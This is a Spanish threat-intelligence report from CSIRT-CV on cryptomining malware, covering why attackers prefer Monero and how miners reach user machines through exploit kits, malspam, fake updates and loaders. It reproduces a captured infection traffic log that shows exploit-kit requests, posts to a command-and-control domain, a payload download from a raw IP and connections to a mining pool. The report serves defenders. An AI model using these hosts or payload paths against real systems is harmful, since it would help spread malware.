CSIRT-CV
Centre Seguretat TIC
de la Comunitat Valenciana

CRYPTOMINING MALWARE

03/2018

GENERALITAT VALENCIANA
Conselleria d'Hisenda i Model Econòmic

CSIRT-CV
Centre Seguretat TIC
de la Comunitat Valenciana

S2 GRUPO

Unión Europea
Fondo Europeo de Desarrollo Regional
Una manera de hacer Europa

Maite Moreno y Marc Salinas (CSIRT-CV, S2Grupo) han participado en la elaboración del presente documento y sus anexos.

1. Resumen ejecutivo

El presente documento contiene un estado del arte de las distintas variantes de amenazas orientadas al minado de criptomonedas más comunes. En concreto se detallan el tipo de equipos objetivo más comunes de cada una, así como sus principales vías y técnicas de infección.

A partir de todos los datos recopilados se puede remarcar el **considerable incremento de nuevas amenazas orientadas al minado de criptomoneda**, y de entre ellas el hecho de que la mayoría **se basan en código reutilizado** de repositorios públicos que puede ser utilizado de forma legítima. Otro detalle remarcable es que **se está explotando todo tipo de dispositivos** desde equipos de usuario, servidores, smartphones y dispositivos IoT.

El análisis del estado de esta amenaza muestra las razones por las cuales los cibercriminales optan por minar determinadas monedas frente a otras, entre las que **destaca Monero como la moneda preferida a minar.**

Por último, en el presente informe se recogen una serie de mecanismos de detección para los distintos tipos de mineros mencionados, que como ya se ha indicado utilizan casi siempre las **mismas implementaciones de los algoritmos de minado**. Se plantean en el presente informe mecanismos de detección tanto a nivel de red como a nivel de host.

2. Introducción

Las criptomonedas han vivido un increíble auge en los últimos dos años, destacando entre ellas con mucha diferencia el Bitcoin, el cual el 17 de Diciembre de 2017 llegó a superar el valor de 20.000$ por unas horas. Junto con el Bitcoin muchas otras criptomonedas han ido incrementando en fama y valor por lo que, el minado de éstas se ha convertido en un negocio más rentable poco a poco. Ésto ha llamado la atención de distintos grupos de ciberdelincuentes que han podido observar como al mismo tiempo, las técnicas de detección de ransomware y malware en general les han ido complicando seriamente el resto de sus vías de negocio y ven en el minado de criptomonedas una tendencia en auge.

Cada criptomoneda tiene un algoritmo distinto de minado que favorece un tipo de hardware diferente como ASICs (Application Specific Integrated Circuits) en el caso del Bitcoin, GPUs como Ethereum donde una gráfica de gama alta es capaz de calcular alrededor de 25 hashes por segundo frente a los 0,9 que puede calcular una CPU de la misma gama. Otro caso es el de Monero cuyo algoritmo llamado CryptoNight, genera mejor rendimiento con GPUs pero el incremento sobre lo que genera con CPU no es muy drástico.

Concretamente para la criptomoneda **Monero** la diferencia entre una tarjeta gráfica[1] de gama relativamente alta y un procesador[2] de más o menos la misma gama es de cerca del doble:

Search: GTX 1070

Mark	Memory	Hashrate	Power	Soft
GTX 1070 (STOCK CORE , +650 MEM, 70% POWER)	8 GB DDR5	705	122 W	XMR-STAK-NVIDIA

Search: I7

Mark	Hashrate	Power	Soft
INTEL I7-5820K 3.3GHZ OC @4.3GH	450	102 W	XMRIG

Ésto constituye un factor a tener en cuenta por cada grupo, pues dependiendo de sus vectores de ataque y objetivos típicos, encontrarán un tipo distinto de hardware en sus víctimas.

1 Hashrate graphics card on Monero https://cryptomining24.net/hashrate-graphics-card-on-monero/

2 CPU for Monero https://cryptomining24.net/cpu-for-monero/

Otro factor muy relevante en este mundo es **el nivel de anonimato que permiten los movimientos de este tipo de divisas**, ya que a raíz de su fama e impacto económico, se ha intentado regular su uso a fin de obtener algún control de los movimientos de capital con estos medios. En este punto, Bitcoin o Ethereum son de las más controladas, por lo que el interés del minado de éstas es mínimo.

En cambio, **Monero** es un ejemplo de moneda que aporta un **nivel de anonimato mucho mayor.** Por un lado el cifrado de transacciones a través de *Ring Signatures*[3] asegura la privacidad del emisario de cada transacción de Monero. Cuando una transacción se realiza se crea un grupo de posibles autores, cada uno con una clave de cifrado. Todos los elementos del grupo son posibles autores, siendo en teoría imposible determinar quién es el verdadero autor de la transacción. Mediante este método de cifrado el identificador de la cartera de Monero de un usuario no se ve expuesto en una transacción, siendo imposible identificar el estado o historial de una cartera.

Otros motivos que aumentan la privacidad de esta criptomoneda pueden encontrarse en los objetivos de sus desarrolladores. Parecen tener un plan a medio o largo plazo de integrar I2P[4] (*Invisible Internet Project*) para enmascarar las transacciones en red.

Además, el minado de Monero requiere el tipo de **hardware más común entre las víctimas** de la mayoría de los ciberdelincuentes comunes. Por ello es uno de los casos más comunes de minado por la mayoría de amenazas orientadas al minado de criptomoneda.

Evidencias del auge que está viviendo el minado de criptomoneda pueden encontrarse en Shodan, donde podemos encontrar con una simple búsqueda multitud de equipos de minería AntMiner expuestos o cientos de equipos con el puerto 8333 ligado a la ejecución de minería de Bitcoin:

3 Ring Singature https://getmonero.org/resources/moneropedia/ringsignatures.html

4 I2P https://es.wikipedia.org/wiki/I2P




Ilustración 1: Dispositivos relacionados con minado de Bitcoin




Ilustración 2: Equipos AntMiner

3. Objetivos y vías de infección con *miners*


Como se mencionaba anteriormente, existe una gran heterogeneidad en las técnicas y vías de infección de las diferentes campañas de malware de minado (*miners*) de criptomonedas. Un factor que permite diferenciar de forma bastante concreta las amenazas de minado de criptomoneda es el tipo de objetivo que pretende infectar, por ello vamos a detallar las amenazas y campañas más características de cada uno de los siguientes objetivos de malware de minado:

3.1. Equipos de usuario

Uno de los principales objetivos de este tipo de amenazas son los equipos de usuario, ya que cuentan normalmente con una alta potencia de cómputo necesaria para sacar el máximo rendimiento durante el minado junto con una gran cantidad de dispositivos disponibles, lo que les permite a través de campañas de infección, llegar a crear una red extensa y eficiente de minado de forma relativamente sencilla. El sistema de minado sobre estos dispositivos se puede diferenciar en dos conjuntos:

Software instalado en los equipos

Software instalado en los equipos, como cualquier otra aplicación legítima: XMRig, Claymore's CryptoNote Windows CPU Miner, XMR-Stak, CPU-Miner, MinerGate, etc. A continuación un ejemplo de dispositivos en los que está ejecutándose XMR-Stak Miner detectados en Shodan:



Scripts instalados en Webs


A través de scripts instalados en páginas web (normalmente con un alto número de visitas y una media de tiempo de navegación en ellas alto, como pueden ser las de streaming de vídeo).

3.1.1. Vías de infección

Las principales vías de infección de mineros en los equipos de usuario, coinciden con las del resto de tipos malware, siendo las más comunes las campañas de infección a través de **Exploit Kits**, los cuales buscan infectar a sus objetivos a través de la explotación de vulnerabilidades en sus navegadores o complementos de estos mientras navegan (un ejemplo de esto es el caso del Exploit Kit conocido como RIG EK[5] o GrandSoft EK[6]) o de campañas de **malspam**, las cuales consisten en envíos de correos de forma masiva con malware adjunto que pretende hacerse pasar por facturas, o documentos que el usuario pueda considerar legítimo, pueden ser ficheros de *scripting* que el sistema operativo sea capaz de interpretar como JavaScript, aplicaciones ejecutables, o incluso documentos ofimáticos que a través de vulnerabilidades en el editor o de funcionalidades de éste como las macros, permite ejecutar código en la máquina de la víctima. Estos últimos documentos son conocidos como **maldocs**.

5 RIG EK sends Smoke Loader and Monero Coin Miner http://www.malware-traffic-analysis.net/2018/01/11/index.html

6 GrandSoft EK via Slots drops Leviarcoin Miner https://zerophagemalware.com/2018/02/10/grandsoft-ek-via-slots-drops-leviarcoin-miner/




Date/Time	Dst	port	Host	Info
2018-01-11 03:36:39	188.227.16.131	80	188.227.16.131	GET /?NjU2Njc0&XvgpsCXaPG&enHhlqGNS=dW5rbm93bg==&Lnk9kZZ5yPdCodegd=wHj
2018-01-11 03:36:40	188.227.16.131	80	188.227.16.131	GET /?NDM0MzY4&wmnRDJxREzaOS&lXzvVoqqKNfSbsJ=c3Rvcm1lZA==&fMNcdDfHQOLC
2018-01-11 03:36:43	188.227.16.131	80	188.227.16.131	GET /?NDI1MTU1&ITcYfQjgeNABAC&NklExKlGtX=Y2FwaXRhbA==&JkKEuYMhJEfc=dW5
2018-01-11 03:36:44	188.227.16.131	80	188.227.16.131	GET /favicon.ico HTTP/1.1
2018-01-11 03:36:45	188.227.16.131	80	188.227.16.131	GET /?NjI2NjEz&NfxxHc&JQgSNpZ=Y2FwaXRhbA==&hSLtBWI=bG9jYXRlZA==&iQnane
2018-01-11 03:36:45	188.227.16.131	80	188.227.16.131	GET /?MzUwOTA2&HcSOnKnADHnHv&Lnk9kZZ5yPdCodegd=w3vQMvXcJxnQFYbGMvjDSKN
2018-01-11 03:37:20	204.79.197.200	80	www.bing.com	GET / HTTP/1.1
2018-01-11 03:37:21	23.64.167.178	80	go.microsoft.com	GET /fwlink/?LinkId=133405 HTTP/1.1
2018-01-11 03:37:21	204.79.197.200	80	www.bing.com	GET / HTTP/1.1
2018-01-11 03:37:21	157.56.148.19	80	msdn.microsoft.com	GET /vstudio HTTP/1.1
2018-01-11 03:37:22	104.236.160.225	80	saumottam.ru	POST / HTTP/1.1 (application/x-www-form-urlencoded)
2018-01-11 03:37:25	23.64.167.178	80	go.microsoft.com	GET /fwlink/?LinkId=133405 HTTP/1.1
2018-01-11 03:37:25	157.56.148.19	80	msdn.microsoft.com	GET /vstudio HTTP/1.1
2018-01-11 03:37:29	23.64.167.178	80		164164 HTTP/1.1
2018-01-11 03:37:29	23.76.194.22	80		
2018-01-11 03:37:29	23.76.194.22	80		
2018-01-11 03:37:34	23.64.167.178	80		164164 HTTP/1.1
2018-01-11 03:37:34	23.76.194.22	80		
2018-01-11 03:37:34	23.76.194.22	80	www.microsoft.com	GET /en-us/ HTTP/1.1
2018-01-11 03:37:35	204.79.197.200	80	www.bing.com	GET / HTTP/1.1
2018-01-11 03:37:36	104.236.160.225	80	saumottam.ru	POST / HTTP/1.1 (application/x-www-form-urlencoded)
2018-01-11 03:37:38	104.236.160.225	80	saumottam.ru	POST / HTTP/1.1 (application/x-www-form-urlencoded)
2018-01-11 03:37:39	23.64.167.178	80	go.microsoft.com	GET /fwlink/?LinkId=164164 HTTP/1.1
2018-01-11 03:37:39	23.76.194.22	80	www.microsoft.com	GET / HTTP/1.1
2018-01-11 03:37:39	23.76.194.22	80	www.microsoft.com	GET /en-us/ HTTP/1.1
2018-01-11 03:37:43	23.64.167.178	80	go.microsoft.com	GET /fwlink/?LinkId=164164 HTTP/1.1
2018-01-11 03:37:44	23.34.132.22	80	www.microsoft.com	GET / HTTP/1.1
2018-01-11 03:37:44	23.34.132.22	80	www.microsoft.com	GET /en-us/ HTTP/1.1
2018-01-11 03:37:51	23.64.167.178	80	go.microsoft.com	GET /fwlink/?LinkId=164164 HTTP/1.1
2018-01-11 03:37:51	23.34.132.22	80	www.microsoft.com	GET / HTTP/1.1
2018-01-11 03:37:51	23.34.132.22	80	www.microsoft.com	GET /en-us/ HTTP/1.1
2018-01-11 03:37:55	23.64.167.178	80	go.microsoft.com	GET /fwlink/?LinkId=146008 HTTP/1.1
2018-01-11 03:37:55	23.34.132.22	80	www.microsoft.com	GET /visualstudio/ HTTP/1.1
2018-01-11 03:37:55	23.34.132.22	80	www.microsoft.com	GET /visualstudio/eng HTTP/1.1
2018-01-11 03:37:56	104.92.3.176	80	www.visualstudio.com	GET /en-us HTTP/1.1
2018-01-11 03:38:01	104.236.160.225	80	saumottam.ru	POST / HTTP/1.1 (application/x-www-form-urlencoded)
2018-01-11 03:38:01	104.236.16.69	80	104.236.16.69	GET /bprocess.exe HTTP/1.1
2018-01-11 03:38:05	104.236.160.225	80	saumottam.ru	POST / HTTP/1.1 (application/x-www-form-urlencoded)
2018-01-11 03:43:35	10.1.11.1	53		Standard query 0x7076 A pool.minexmr.com
2018-01-11 03:43:35	10.1.11.101	5491		Standard query response 0x7076 A 188.165.214.76 A 188.165.199.78 A 91
2018-01-11 03:43:35	188.165.214.95	5555		nt [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_P
2018-01-11 03:43:57	91.121.2.76	5555		nt [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_P
2018-01-11 03:44:04	94.23.212.204	5555		nt [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_P
2018-01-11 03:44:22	94.130.206.79	5555		nt [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_P
2018-01-11 03:45:57	94.130.206.79	5555		nt [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
2018-01-11 03:48:49	10.1.11.1	53		Standard query 0x10e0 A pool.minexmr.com
2018-01-11 03:48:49	10.1.11.101	5942		Standard query response 0x10e0 A 37.59.44.93 A 46.105.103.169 A 94.23
2018-01-11 03:48:49	94.130.164.60	5555		49164→personal-agent [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_P

Ilustración 3: Rig EK sends Smoke Loader and Monero Coin Miner Fuente: Malware-Traffic-Analysis.net

Junto a estas vías de entrada hacía los objetivos también cabe mencionar webs fraudulentas que incitan al usuario a descargar miners, haciéndose pasar por software legítimo como actualizaciones de Flash[7] o software de protección contra amenazas:

7 Fake Flash updater is actually coinminer malware
http://www.malware-traffic-analysis.net/2018/01/02/index2.html



Dentro de estas campañas hay casos en los que la amenaza con la que llevan a cabo la infección consiste en un software de carga de uno o varios *miners* independientes a la amenaza (conocidos como *loaders*), como por ejemplo los casos de **QuantLoader** [8] [9] en la reciente "campaña Ngay" de malversiting[10] o **SmokeLoader (Dofoil)** muy activo recientemente en campañas de criptomining[11]. Como ya se ha comentado la minería de criptomoneda está en auge entre los ciberdelincuentes que están incorporando a su arsenal de artefactos capacidades relacionadas con ésta actividad. Un ejemplo de ello sería el mencionado anteriormente QuantLoader, loader desarrollado por el grupo ruso "C++GURU" o "CPPGuru", que hasta ahora se ha caracterizado por distribuir ransomware sobre todo de la familia Locky Zepto y las familias de malware Pony, pero entre sus módulos implementados consta de *miners* y otros relacionados como el robo de información como Zstealer.

8 Ngay campaign RIG EK pushes Quant Loader & Monero CPU Miner http://www.malware-traffic-analysis.net/2017/12/14/index.html

9 Survey of "ngay campaign" http://www.nao-sec.org/2017/12/survey-of-ngay-campaign.html

10 RIG exploit kit campaign gets deep into crypto craze https://blog.malwarebytes.com/threat-analysis/2018/01/rig-exploit-kit-campaign-gets-deep-into-crypto-craze/

11 Microsoft experts observed more than 500.000 computers infected with Dofoil Trojan used to download a cryptocurrency miner https://csecybsec.com/cse-news/dofoil-trojan-used-to-deploy-cryptocurrency-miner-on-more-than-500000-pcs-in-a-few-hours/




Ilustración 4: Campaña Ngay. Un payload carga dos diferentes miners. Fuente: "Malwarebytes Labs"

